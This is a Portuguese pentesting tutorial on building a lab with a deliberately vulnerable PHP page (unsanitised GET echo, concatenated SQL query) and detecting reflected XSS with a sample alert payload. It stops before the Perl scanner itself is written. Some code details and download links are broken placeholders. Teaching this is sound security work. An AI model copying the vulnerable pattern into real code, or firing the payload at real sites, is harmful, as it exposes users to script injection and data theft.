SÉRIE WEBAPP PARA PENTESTER E APPSEC

COMO CRIAR SCANNERS

XSS REFLETIDO

O MANUAL PASSO A PASSO

de como criar seus próprios scripts para identificar e tratar vulnerabilidades

FERNANDO MENGALI

SUMÁRIO

INTRODUÇÃO

Nesse artigo, desenvolveremos uma ferramenta com a linguagem de programação Perl que identificará páginas de internet que possuem vulnerabilidades de XSS.

Primeiro, iremos apresentar o processo de **identificação manual da vulnerabilidade de XSS**, posteriormente você aprenderá como desenvolver um **script em Perl para detectar automaticamente** esse tipo de vulnerabilidade.
Esse artigo não apresenta técnicas avançadas para o desenvolvimento do nosso script em Perl para a identificação de vulnerabilidades. Para a elaboração desse artigo, utilizamos conceitos básicos, mas eficiente para identificar vulnerabilidades de XSS, seja para um alvo específico ou vários alvos.

O conteúdo sobre como identificar vulnerabilidades de XSS nesse artigo não são equivalentes as grandes ferramentas de mercado que atendem a metodologia DAST (Dynamic application security testing).

Não ensinamos a desenvolver algoritmos sofisticados que são utilizadas pelas ferramentas de análise dinâmica disponíveis comercialmente, mas compartilhamos informações suficientes para começar a criar suas primeiras ferramentas para identificar vulnerabilidades e continuar aperfeiçoando suas técnicas de desenvolvimento de scripts de identificação de vulnerabilidades.

2.0 PRÉ-REQUISITOS

Será necessário instalar os softwares abaixo para o desenvolvimento do laboratório:

- Sistema operacional **Microsoft Windows** (no artigo utilizei o Windows 10)

- Download do **WAMP 3.1.9**: https://sourceforge.net/projects/wampserver/

- Download **Perl**: https://www.activestate.com/products/activeperl/downloads/

3.0 CRIANDO O LABORATÓRIO/AMBIENTE

Nessa seção instalaremos o WAMP (Apache, MySQL e PHP) no Windows. Até o desenvolvimento desse artigo, foi utilizado o **WAMP 3.1.9**.


O processo de instalação é muito simples, portanto, não abordaremos.

Vamos considerar que você concluiu a instalação do WAMP e depois de instalado, vamos prosseguir com as configurações.


Se desejar acessar somente a seção sobre o desenvolvimento do scanning em Perl, acesse a **seção 8**.

3.1 CRIANDO O BANCO DE DADOS

Acesse o phpMyAdmin: http://localhost/phpmyadmin/index.php




3.1.1 Por padrão, o phpMyAdmin tem o nome de usuário **root** e sem senha.



3.1.2 A próxima etapa, será criar o banco de dados.
Clique na aba **Base de Dados** para criar o banco de dados.

3.1.3 Digite o nome do banco de dados e depois clique em **Criar**.
No nosso exemplo, o nome do banco de dados é “**database**”.




3.1.4 Depois de criado o banco de dados **database**, vamos criar a **tabela**.
Acesse sua base de dados e depois a aba "**Estrutura**".

No campo **Nome**, digite o nome da tabela.
No nosso exemplo a tabela terá o nome de "**users**".

No campo **Número** de colunas, digite a quantidade de colunas.
No nosso exemplo será 2 colunas.

Depois clique em **Executar**.



3.1.5 Na coluna **Nome**, informe o nome das colunas.
No exemplo será **id** e **nome**.


Na coluna **Tipo** defina o campo **id** como **INT** e o tamanho de **255**.
No campo **nome**, defina o **Tipo** como **VARCHAR** e o **Tamanho 255**.

Não esqueça da coluna **índice**, será necessário definir como **PRIMARY**.
Na coluna **A_I**, defina como **PRIMARY** para colunas do **id**.


Caso deseja ser mais rápido, acesse a segunda aba chamada de **SQL** e informe o código abaixo para criar sua tabela:

```
CREATE TABLE IF NOT EXISTS `users` (
  `id` int(255) NOT NULL AUTO_INCREMENT,
  `nome` varchar(255) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=latin1;
COMMIT;
```


3.1.6 Depois clique em **“Executar”**.



3.1.7 Agora, vamos criar um usuário.
Clique na aba **“Estrutura”** e depois clique no link “**Inserir**”.



3.1.8 Adicione o usuário **John Doe** e depois clique na opção "**Executar**".




3.1.9 O usuário foi criado com sucesso.


Pronto, concluímos todas as etapas necessárias do banco de dados! Agora, vamos para a última etapa, o desenvolvimento da página vulnerável.

4.0 CRIANDO A PÁGINA PHP VULNERÁVEL

Acesse o diretório **www** para criarmos a página em PHP. Se você utilizou a sugestão do Windows para a instalação, o caminho será "**C:\Windows\wamp64\www"**. Veja abaixo:



4.1.1 Quando você acessar o conteúdo do diretório "**www**", visualizará alguns arquivos. Particularmente, eu removi todos os arquivos, deixando o diretório "**www**" vazio.
A remoção dos arquivos do diretório "**www**" é sua escolha, eu acho melhor para trabalhar.



4.1.2 Nessa etapa iremos criar um arquivo com a extensão "**PHP"** com o nome de "**index"** no diretório "**www"**.

Depois de criar a página index, iremos adicionar o conteúdo ou código PHP vulnerável na página **index.php**.
Se você não codifica em PHP, não se preocupe, abaixo apresentamos o código e depois descrevemos o funcionamento de cada linha.

5.0 A PÁGINA PHP COM O CÓDIGO VULNERÁVEL

Abaixo apresentamos o código PHP vulnerável completo:

```php
<?php

if (isset($_GET['id'])){

    $id = $_GET['id']; // not santization - vulnerable

    /* Setup the connection to the database */
    $mysqli = new mysqli('localhost', 'root', '', 'database');

    /* Check connection before executing the SQL query */
    if ($mysqli->connect_errno) {
        printf("Connect failed: %s\n", $mysqli->connect_error);
        exit();
    }

    print "Search for user id ".$id."\n";

    $sql = "SELECT username FROM users WHERE id = '$id'";

    /* Select queries return a result */
    if ($result = $mysqli->query($sql)) {

        while($obj = $result->fetch_object()){
            print($id. “User => “.$obj->username); // vulnerable
        }
    }

    /* If the database returns an error, print it to screen */
    elseif($mysqli->error){
        print($mysqli->error);
    }
    else {

    }

}
?>
```

5.0.1 Você poderá copiar esse código e adicionar para a sua página **index.php**.
Não esqueça, sua página **index.php** deverá estar em “**C:\Windows\wamp64\www”.**

Essa etapa é bem simples, você não precisa ter conhecimentos de PHP para entender o código.

Se você quiser entender o código, continue lendo essa seção, pois descreverei cada linha na próxima página.
Inicialmente, nosso código receberá um parâmetro GET:

```
if (isset($_GET['id'])){
    $id = $_GET['id'];
```

5.0.2 Temos o if que valida a existência de dados ou pârametros enviados para o método GET. Se houver algum dado trafegando via GET ele entrará no commando bloco IF e será armazenado na variável **id**, mas não existe nenhuma função para sanitização.

É importante observer que a ausência da sanitização dos dados inputados via GET é totalmente proposital, pois o intuito é entendermos como funciona a exploração de XSS via dados de entrada GET. Mais adiante vamos explicar o processo de sanitização.

Vejo o exemplo de acesso a nossa página PHP via a url:
http://localhost/index.php?**id**=1

Após recebermos o valor, iniciamos a conexão com o banco de dados "**database**".
Nas próximas linhas, **validamos** se a conexão com o banco de dados está funcionando.

```
  $mysqli = new mysqli('localhost', 'root', '', 'database');
```

5.0.3 Nessa linha ocorre a conexão com o banco de dados.

A próxima etapa é validar a conexão com o banco de dados.

```
if ($mysqli->connect_errno) {

      printf("Connect failed: %s\n", $mysqli->connect_error);
      exit();
}

  print "Search for user id ".$id."\n";
```

5.0.4 No segundo if, validamos se há problemas na conexão com o banco de dados.

Se a conexão funcionar, seguimos para a seção **5.0.5** que apresenta a consulta com o banco de dados.
Senão funcionar, tivemos um problema na conexão com o banco de dados e receberemos uma mensagem de erro.
O comando **print**, será responsável por imprimir o id do usuário a ser buscado no banco de dados ou apresentar o código JavaScript malicioso que será inserido via GET, armazenado na variável id e ao ser apresentado na linha **16**, será executado o JavaScript, resultando na execução do XSS refletido.

```
$sql = "SELECT username FROM users WHERE id = '$id'";
```

5.0.5 Nessa linha, iniciamos a consulta com o nome de usuário na tabela **users**.
A consulta na tabela **username** utilizará o campo **id** e o valor armazenado na variável **$id** para criar uma condição na busca.

```
/* Select queries return a result */
  if ($result = $mysqli->query($sql)) {
      while($obj = $result->fetch_object()){
          print($id. “User => “.$obj->username); // vulnerable
      }
  }
```


5.0.6 Agora, utilizamos a query armazenada na variável **$sql** no **while**. Depois, utilizamos o **fetch_object** que retorna os dados como um objeto.

Se tivermos a execução de qualquer JavaScript, será exibido o resultado da execução do script.

6.0 SITE VULNERÁVEL

Nessa seção acessaremos a página **index.php** vulnerável: http://localhost/index.php?**id**=1.

Veja o resultado no browser:



6.0.1 O nome **John Doe** é exibido no browser, pois nome está associado ao número 1 da tabela users do banco de dados.

7.0 TEORIA: COMO DETECTAR XSS

Para identificar o nosso alvo vulnerável, utilizaremos uma técnica simples, de injetar o payload ou script em JavaScript.
Na nossa URL de exemplo, a página **index.php** possui uma chave ou índice denominado **id** e um respectivo valor, o número **1**.
O número **1** está associado ao nome do usuário **John Doe** registrado na tabela **users** do banco de dados.
Entendido o funcionamento para a exibição de conteúdo por meio de parâmetros com o número de **id**, vamos entender como funciona a detecção de XSS.

Quando um atacante deseja encontrar uma vulnerabilidade de XSS será preciso adicionar um payload.

O payload é um script em JavaScript que pode apresentar diversos tipos de estrutura e pode ser adicionado no final da URL.
O exemplo mais simples de payload é o script
‘><script>alert(‘XSS’)</script> adicionado ao final da URL:

http://localhost/page.php?id=1’><script>alert(‘XSS’)</script>


Se a aplicação possuir alguma tipo de vulnerabilidade de XSS, o JavaScript será executado e o alerta exibido, parecido com o resultado abaixo, apresentado no browser:

A mensagem acima, significa que a aplicação possui uma falha na codificação e está vulnerável à XSS.

8.0 PRÁTICA: DETECTANDO A VULNERABILIDADE DE XSS

Agora vamos descobrir se a página está vulnerável a XSS.
Para essa etapa, utilizaremos o payload “ **’><script>alert(‘XSS’)</script>** ”.

Vejamos:




8.0.1 A página está vulnerável a XSS.

8.1 FRAMEWORK PARA TESTAR XSS


Caso você não queira criar um ambiente pronto, existem frameworks vulneráveis para interessados em aprender e aprimorar técnicas de invasão e mitigação de vulnerabilidades.

Um exemplo é o framework yrprey, totalmente gratuito e com x vulnerabilidades para ser explorado. Você pode testá-lo online pelo endereço: http://yrprey.com.



8.1.1 interface do yrprey.com até a elaboração desse artigo.

Abaixo, temos um exemplo de exploração da vulnerabilidade de XSS, injetando um simples JavaScript e sendo executado pela aplicação web:



8.1.2 explorando a vulnerabilidade de XSS refletido na aplicação online.

Caso queira replicar o ambiente online na sua máquina, você pode baixar a imagem completa e executá-la. A imagem do ambiente com a aplicação vulnerável está disponível para download em:

 Docker/container => http://docker.com

 VirtualBox/ snaphost => http://gihthu

 Vmware/ snaphost => http://github


Você pode subir as imagens localmente na sua máquina e testar as vulnerabilidades de XSS existentes.

Entendemos como funciona a vulnerabilidade de XSS, agora desenvolveremos a ferramenta para a automatização de identificação de vulnerabilidade XSS, mas antes vamos instalar o interpretador de Perl para programar o script ou ferramenta em Perl.

9.0 CONSTRUÇÃO DO SCAN


A linguagem de desenvolvimento escolhida para o desenvolvimento do script será o Perl. Você precisará de conhecimentos de programação em Perl, pois a ferramenta terá erros propositais, ou seja, apenas desenvolvedores, analistas de seguranças e interessados com aptidões de desenvolvimento entenderão melhor o código.

9.1 BAIXANDO O PERL PARA WINDOWS



9.1.1 Acesse a URL https://www.perl.org/get.html e escolha a plataforma que você está utilizando.
Você será redirecionado e solicitado a autenticar ou criar uma conta para baixar o Perl.

